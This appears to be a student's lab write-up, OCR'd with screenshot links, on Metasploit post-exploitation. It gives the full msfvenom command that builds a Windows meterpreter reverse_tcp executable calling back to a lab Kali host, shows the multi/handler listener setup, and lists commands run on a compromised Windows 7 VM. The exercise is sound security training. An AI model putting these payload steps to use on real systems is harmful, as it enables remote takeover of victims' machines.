


This screenshot shows all the configurations I did in the previous step. I used teh command “show options” to get screen.

2-6.




This is the screenshot taken of the target system.




I used the command “screenshot” in meterpreter to take a screenshot of the target system. I then used the command “local time” to get the local time of the target VM. I used the “getuid” to get the SID of the user. I used the command “getpid” to get the process identifier. Lastly, I used the command “sysinfo” to get the system information about the target system.

TASK C.




I first started by searching for the exploit with the command “search exploit/multi/handler”.




I used the exploit with the command “use exploit/multi/handler”. Then I set the payload using the command “set payload windows/meterpreter/reverse_tcp”.


I then used “show options” command to ensure that the configurations were set.




I then configured the lhost with the IP of the attacker Kali, which was internal Kali. I set the lport using the DDMMYY template, which was 21323. After that, I used the “show options” command to ensure that the configurations were set.




I then used “msfvenom -p windows/meterpreter/reverse_tcp lhost=197.168.10.13 lport=21323 -f exe -o lache.exe” created the payload under my name.






These screenshots show the payload being created and modified. I used the “cp” command to copy the

payload I created then used “ls” to list its contents, then “rm” to remove the contents not needed.





I searched the IP addr of the Attacker Kali on Windows 7, which brought me to this page, where I downloaded the payload.




Prior, when I typed “exploit” command, the meterpreter was waiting to connect, but once the payload was downloaded on Windows 7 and run on the system, meterpreter connected to Windows 7.

1

